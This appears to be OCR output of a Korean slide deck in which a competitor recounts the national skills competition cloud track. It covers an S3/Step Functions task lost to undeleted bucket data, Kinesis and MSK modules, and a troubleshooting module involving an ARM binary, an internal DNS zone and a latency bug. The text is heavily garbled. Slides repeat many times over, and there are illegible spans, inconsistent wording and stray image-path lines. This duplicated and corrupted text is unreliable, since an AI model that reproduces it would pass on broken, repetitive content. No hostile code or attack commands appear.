학생 성적 원본 데이터를 저장하기 위한 S3 버킷을 구성합니다. 사용자는 학생 이름이 포함된 CSV 파일을 S3에 업로드하며, Step Functions는 해당 파일을 기준으로 워크플로우를 실행합니다. 선수는 대회 종료전 해당 버킷의 데이터를 모두 삭제해야 합니다. 재점 시작시 먼저 해당 버킷의 데이터가 삭제되어 있는지 확인하고, 데이터가 존재한다면 데이터 처리에 [illegible] 데이터가 없는게 확인 된다면 재점 시작 시 S3 버킷의 /input/test.csv 경로에 데이터를 업로드 하고 채점을 진행합니다.

뒤에서 나오는 트러블슈팅 문제 푸느라 이걸 인지를 못함

- Bucket Name : wsc2026-student-score-bucket-<능번호>

[illegible] 저장



얘가 적절하게 판단해서 에러는 버리고

4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

2과제 1모듈 (Workflow)

과제 설명

1. S3

학생 성적 원본 데이터를 저장하기 위한 S3 버킷을 구성합니다. 사용자는 학생 이름이 포함된 CSV 파일을 S3에 업로드하며, Step Functions는 해당 파일을 기준으로 워크플로우를 실행합니다. 선수는 대회 종료전 해당 버킷의 데이터를 모두 삭제해야 합니다. 재점 시작시 먼저 해당 버킷의 데이터가 삭제되어 있는지 확인하고, 데이터가 존재한다면 데이터 처리에 대한 재점 항목인 1.1과 1.5, 1.6 는 모두 틀린 것으로 간주합니다. 데이터가 없는게 확인 된다면 재점 시작 시 S3 버킷의 /input/test.csv 경로에 데이터를 업로드 하고 재점을 진행합니다.

- Bucket Name : wsc2026-student-score-bucket-<등번호>

뒤에서 나오는 트러블슈팅 문제 푸느라 이걸 인지를 못함

(심지어 심사장님이 여러번 강조하신거라 반복도 못하는 명백한 오답)

저장



얘가 적절하게 판단해서 에러는 버리고

4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

2과제 1모듈 (Workflow)

과제 설명


1. S3

학생 성적 원본 데이터를 저장하기 위한 S3 버킷을 구성합니다. 사용자는 학생 이름이 포함된 CSV 파일을 S3에 업로드하며, Step Functions는 해당 파일을 기준으로 워크플로우를 실행합니다. 선수는 대회 종료전 해당 버킷의 데이터를 모두 삭제해야 합니다. 재점 시작시 먼저 해당 버킷의 데이터가 삭제되어 있는지 확인하고, 데이터가 존재한다면 데이터 처리에 대한 재점 항목인 1-1과 1-5, 1-6 는 모두 틀린 것으로 간주합니다. 데이터가 없는게 확인 된다면 재점 시작 시 S3 버킷의 /input/test.csv 경로에 데이터를 업로드 하고 재점을 진행합니다.

- Bucket Name : wsc2026-student-score-bucket-<능번호>

저장

얘가 적절하게 판단해서 에러는 버리고



4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

2과제 1모듈 (Workflow)

과제 설명

1. S3


학생 성적 원본 데이터를 저장하기 위한 S3 버킷을 구성합니다. 사용자는 학생 이름이 포함된 CSV 파일을 S3에 업로드하며, Step Functions는 해당 파일을 기준으로 워크플로우를 실행합니다. 선수는 대회 종료전 해당 버킷의 데이터를 모두 삭제해야 합니다. 재점 시작시 먼저 해당 버킷의 데이터가 삭제되어 있는지 확인하고, 데이터가 존재한다면 데이터 처리에 대한 재점 항목인 1-1과 1-5, 1-6 는 모두 틀린 것으로 간주합니다. 데이터가 없는게 확인 된다면 재점 시작 시 S3 버킷의 /input/test.csv 경로에 데이터를 업로드 하고 재점을 진행합니다.

저 3개가 그대로 날라감

- Bucket Name : wsc2026-student-score-bucket-<능번호>

저장

얘가 적절하게 판단해서 에러는 버리고



4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

2과제 1모듈 (Workflow)

27	30	24.5	21	-	-	75.5	2

1등과 0.5점 차이인데, 그 실수만 없었다면 압도적으로 이길 수 있었음..

4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

2과제 1모듈 (Workflow)


27	30	24.5	21	-	-	75.5	2

1등과 0.5점 차이인데, 그 실수만 없었다면 압도적으로 이길 수 있었음..

" 심사장님이 여러번 강조하셨다면 테스트하고 바로 지우는걸 까먹을리가 없지 않나요? "

4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

2과제 1모듈 (Workflow)



4-6. 대회 당일 1일차: 전국대회가 이렇게 쉬워도 되는거예요?

이러한 방식을 기본적으로 잡아두고, 1과제는 예상대로 만점을 받을 수 있었음.

(공모전때 만들어진 채점 스크립트도 가져가서 실행해볼 수 있으니, 공개 과제는 바로바로 확인 가능)


↑ 그런데 이게 2과제에서 큰 독이 되어버리니..

27	30	24.5	21	-	-	75.5	2

채점 스크립트를 돌리면 대략적인 점수 확인이 가능했는데, 문제는 채점 스크립트가 파일을 올려두고 마무리로 파일 삭제까지는 안했던 것.

4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

2과제 1모듈 (Workflow)



4-6. 대회 당일 1일차: 전국대회가 이렇게 쉬워도 되는거예요?

이러한 방식을 기본적으로 잡아두고, 1과제는 예상대로 만점을 받을 수 있었음.

(공모전때 만들어진 채점 스크립트도 가져가서 실행해볼 수 있으니, 공개 과제는 바로바로 확인 가능)


↑ 그런데 이게 2과제에서 큰 독이 되어버리니..

27	30	24.5	21	-	-	75.5	2

본인은 파일 삭제가 있을 것이라고 착각했었음.

4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

2과제 1모듈 (Workflow)



4-6. 대회 당일 1일차: 전국대회가 이렇게 쉬워도 되는거예요?

이러한 방식을 기본적으로 잡아두고, 1과제는 예상대로 만점을 받을 수 있었음.

(공모전때 만들어진 채점 스크립트도 가져가서 실행해볼 수 있으니, 공개 과제는 바로바로 확인 가능)

↑ 그런데 이게 2과제에서 큰 독이 되어버리니..


27	30	24.5	21	-	-	75.5	2

본인은 파일 삭제가 있을 것이라고 착각했었음.

사실 삭제해야 한다는 사실을 알고 있었는데, 마지막 모듈 푸느라 시간을 허비하게 됨. **(시간 분배 실패)**

4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

2과제 1모듈 (Workflow)



4-6. 대회 당일 1일차: 전국대회가 이렇게 쉬워도 되는거예요?

이러한 방식을 기본적으로 잡아두고, 1과제는 예상대로 만점을 받을 수 있었음.

(공모전때 만들어진 채점 스크립트도 가져가서 실행해볼 수 있으니, 공개 과제는 바로바로 확인 가능)

↑ 그런데 이게 2과제에서 큰 독이 되어버리니..

27	30	24.5	21	-	-	75.5	2

본인은 파일 삭제가 있을 것이라고 착각했었음.

사실 삭제해야 한다는 사실을 알고 있었는데, 마지막 모듈 푸느라 시간을 허비하게 됨. **(시간 분배 실패)**

4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

2과제 2모듈 (Real-time Data Analytics)

2) Real-time data analytics

개요

애플리케이션에서 발생하는 주문 로그 데이터를 기반으로 실시간 데이터 분석 환경을 구성합니다. Region은 ap-northeast-2를 사용합니다.

Kinesis Data Streams, Flink Studio Notebook을 활용한 실시간 데이터 처리 아키텍처 구축.

별 이상은 없었음.

4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

3과제 3모듈 (MSK)

3) MSK

개요

Amazon MSK를 활용한 이벤트 스트리밍 파이프라인을 구성합니다. 데이터를 실시간 수집하여 이상치를 감지하고 알림을 발송하는 시스템을 구성합니다. MSK 클러스터는 IAM 인증을 통해서만 접근 가능해야 합니다. Region은 ap-northeast-1을 사용합니다.

MSK(Amazon Managed Streaming for Apache Kafka)를 활용한 이벤트 스트리밍 서비스 구축

마찬가지로 별 이상은 없었음. (둘다 만점)

4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

과제 출제 공모전에서 선택된 002의 경우 2과제 자체엔 3개의 모듈밖에 쓰이지 않았음. (1개는 드롭)

그래서 분량 채우기 + 변별력 향상을 위해 사전 고지 없이 당일 2개의 모듈이 추가되었음.

4) DynamoDB Streams 기반 아키텍처 구축

5) System Troubleshooting

4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

과제 출제 공모전에서 선택된 002의 경우 2과제 자체엔 3개의 모듈밖에 쓰이지 않았음. (1개는 드롭)

그래서 분량 채우기 + 변별력 향상을 위해 사전 고지 없이 당일 2개의 모듈이 추가되었음.

4) DynamoDB Streams 기반 아키텍처 구축 ← 잘 기억은 안나는데 매우 쉬운 과제 (만점)

5) System Troubleshooting

4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

과제 출제 공모전에서 선택된 002의 경우 2과제 자체엔 3개의 모듈밖에 쓰이지 않았음. (1개는 드롭)

그래서 분량 채우기 + 변별력 향상을 위해 사전 고지 없이 당일 2개의 모듈이 추가되었음.

4) DynamoDB Streams 기반 아키텍처 구축 ← 잘 기억은 안나는데 매우 쉬운 과제 (만점)

5) System Troubleshooting ← 만악의 근원이자 회생의 주체



4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

4) DynamoDB Streams 기반 아키텍처 구축 ← 잘 기억은 안나는데 매우 쉬운 과제 (만점)

5) System Troubleshooting ← 만악의 근원이자 회생의 주체

30명 정도의 참가자 중 5번을 풀었던 사람이 본인 포함 2명 밖에 없었다고 함.

1) ARM 기반 애플리케이션이라는 것을 알아야함

⇒ 바이너리는 일단 무조건 file <...> 명령어로 헤더 확인하는 습관이 있어 바로 해결

4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

4) DynamoDB Streams 기반 아키텍처 구축 ← 잘 기억은 안나는데 매우 쉬운 과제 (만점)

5) System Troubleshooting ← 만악의 근원이자 회생의 주체

30명 정도의 참가자 중 5번을 풀었던 사람이 본인 포함 2명 밖에 없었다고 함.

2) 하드코딩된 내부 도메인을 찾아야함

⇒ ECS Fargate 로그에서 간신히 확인 (대충 worldskills.local 이런 로컬 도메인으로 기억함. localhost 아님)

4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

4) DynamoDB Streams 기반 아키텍처 구축 ← 잘 기억은 안나는데 매우 쉬운 과제 (만점)

5) System Troubleshooting ← 만악의 근원이자 회생의 주체

30명 정도의 참가자 중 5번을 풀었던 사람이 본인 포함 2명 밖에 없었다고 함.

3) VPC 내에서 해당 도메인에 대해 Hosted Zone을 지정해줘야함

⇒ Route53 또는 CloudMap(내부에서 Route53으로 동작)을 구성해줘야함 (DNS A worldskills.local → 127.0.0.1)

4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

4) DynamoDB Streams 기반 아키텍처 구축 ← 잘 기억은 안나는데 매우 쉬운 과제 (만점)

5) System Troubleshooting ← 만악의 근원이자 회생의 주체

30명 정도의 참가자 중 5번을 풀었던 사람이 본인 포함 2명 밖에 없었다고 함.

3) VPC 내에서 해당 도메인에 대해 Hosted Zone을 지정해줘야함

⇒ Route53 또는 CloudMap(내부에서 Route53으로 동작)을 구성해줘야함 (DNS A worldskills.local → 127.0.0.1)

⇒ 다들 여기서 가장 많이 막힘 (본인도 이거 해결하느라 10분 정도 소모된 듯 싶음)

4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

4) DynamoDB Streams 기반 아키텍처 구축 ← 잘 기억은 안나는데 매우 쉬운 과제 (만점)

5) System Troubleshooting ← 만악의 근원이자 회생의 주체

30명 정도의 참가자 중 5번을 풀었던 사람이 본인 포함 2명 밖에 없었다고 함.

3) VPC 내에서 해당 도메인에 대해 Hosted Zone을 지정해줘야함

⇒ Route53 또는 CloudMap(내부에서 Route53으로 동작)을 구성해줘야함 (DNS A worldskills.local → 127.0.0.1)

⇒ 다들 여기서 가장 많이 막힘 (본인도 이거 해결하느라 10분 정도 소모된 듯 싶음)

⇒ 하지만 성공해서 애플리케이션 동작 성공!!

4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

4) DynamoDB Streams 기반 아키텍처 구축 ← 잘 기억은 안나는데 매우 쉬운 과제 (만점)

5) System Troubleshooting ← 만악의 근원이자 회생의 주체

30명 정도의 참가자 중 5번을 풀었던 사람이 본인 포함 2명 밖에 없었다고 함.

3) VPC 내에서 해당 도메인에 대해 Hosted Zone을 지정해줘야함

⇒ Route53 또는 CloudMap(내부에서 Route53으로 동작)을 구성해줘야함 (DNS A worldskills.local → 127.0.0.1)

⇒ 다들 여기서 가장 많이 막힘 (본인도 이거 해결하느라 10분 정도 소모된 듯 싶음)

⇒ 하지만 성공해서 애플리케이션 동작 성공!! ← 이거 아니였으면 2등보다 떨어졌을 수도?

4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

4) DynamoDB Streams 기반 아키텍처 구축 ← 잘 기억은 안나는데 매우 쉬운 과제 (만점)

5) System Troubleshooting ← 만악의 근원이자 회생의 주체

30명 정도의 참가자 중 5번을 풀었던 사람이 본인 포함 2명 밖에 없었다고 함.

4) 내부에서 의도적으로 버그를 만들어서 요청에 번갈아가며 1초씩 늦는게 반복됨 (1ms → 1001ms → 1ms → 100ms)
이거 고치거나 다른 방법 써서 무조건 1초 미만으로 만들면 성공



4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

4) DynamoDB Streams 기반 아키텍처 구축 ← 잘 기억은 안나는데 매우 쉬운 과제 (만점)

5) System Troubleshooting ← 만악의 근원이자 회생의 주체

30명 정도의 참가자 중 5번을 풀었던 사람이 본인 포함 2명 밖에 없었다고 함.

4) 내부에서 의도적으로 버그를 만들어서 요청에 번갈아가며 1초씩 늦는게 반복됨 (1ms → 1001ms → 1ms → 100ms)
이거 고치거나 다른 방법 써서 무조건 1초 미만으로 만들면 성공

⇒ App Mesh나 Nginx 프록시 걸어서 적절하게 해결할 수 있었을 것으로 추정

⇒ **그런데 그걸 시간 내에 실패함**(Nginx 프록시만 고집했었는데 App Mesh를 쓴다는 관점을 생각해보지 못한 본인 잘못)



4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

4) DynamoDB Streams 기반 아키텍처 구축 ← 잘 기억은 안나는데 매우 쉬운 과제 (만점)

5) System Troubleshooting ← 만악의 근원이자 회생의 주체

30명 정도의 참가자 중 5번을 풀었던 사람이 본인 포함 2명 밖에 없었다고 함.

4) 내부에서 의도적으로 버그를 만들어서 요청에 번갈아가며 1초씩 늦는게 반복됨 (1ms → 1001ms → 1ms → 100ms)
이거 고치거나 다른 방법 써서 무조건 1초 미만으로 만들면 성공

⇒ App Mesh나 Nginx 프록시 걸어서 적절하게 해결할 수 있었을 것으로 추정

⇒ **그런데 그걸 시간 내에 실패함 + 2과제에서 남은 시간을 여기에 전부 투자해버림**



4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

4) DynamoDB Streams 기반 아키텍처 구축 ← 잘 기억은 안나는데 매우 쉬운 과제 (만점)

5) System Troubleshooting ← 만악의 근원이자 회생의 주체

30명 정도의 참가자 중 5번을 풀었던 사람이 본인 포함 2명 밖에 없었다고 함.

4) 내부에서 의도적으로 버그를 만들어서 요청에 번갈아가며 1초씩 늦는게 반복됨 (1ms → 1001ms → 1ms → 100ms)
이거 고치거나 다른 방법 써서 무조건 1초 미만으로 만들면 성공

⇒ App Mesh나 Nginx 프록시 걸어서 적절하게 해결할 수 있었을 것으로 추정

⇒ 그런데 그걸 시간 내에 실패함 + 2과제에서 남은 시간을 여기에 전부 투자해버림 → 결국 아까와 같은 실수 발생

4-7. 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰

실수가 있었어도 3과제에서 메꾸는데 열중하기로 함. 3과제 연습에 투자한 시간이 많으니

???: **"만점에서 많아봤자 -10점 정도의 차이가 나겠지?"**

4-8. 대회 당일 3일차: 이렇게 나올줄은 예상 못했는데..

전국기능경기대회의 꽃이라고도 할 수 있는 3과제 System Operation.

- 트래픽을 얼마나 안정성있게 대응할 수 있는가?
- 트래픽을 얼마나 빠르게 대응할 수 있는가?
- 악성 트래픽을 얼마나 잘 차단할 수 있는가?
- 동시에 가장 적은 비용이 나오도록 만들어라.

⇒ 이게 채점 항목. 세부 항목은 안알려줌

(그래서 가장 어려운 것)

4-8. 대회 당일 3일차: 이렇게 나올줄은 예상 못했는데..

전국기능경기대회의 꽃이라고도 할 수 있는 3과제 System Operation.

- 트래픽을 얼마나 안정성있게 대응할 수 있는가?
- 트래픽을 얼마나 빠르게 대응할 수 있는가?
- 악성 트래픽을 얼마나 잘 차단할 수 있는가?
- 동시에 가장 적은 비용이 나오도록 만들어라.

⇒ 이게 채점 항목. 세부 항목은 안알려줌

(그래서 가장 어려운 것)

이걸 어떻게 연습하지?

4-8. 대회 당일 3일차: 이렇게 나올줄은 예상 못했는데..

전국기능경기대회의 꽃이라고도 할 수 있는 3과제 System Operation.

- 트래픽을 얼마나 안정성있게 대응할 수 있는가?
- 트래픽을 얼마나 빠르게 대응할 수 있는가?
- 악성 트래픽을 얼마나 잘 차단할 수 있는가?
- 동시에 가장 적은 비용이 나오도록 만들어라.

⇒ 이게 채점 항목. 세부 항목은 안알려줌

(그래서 가장 어려운 것)

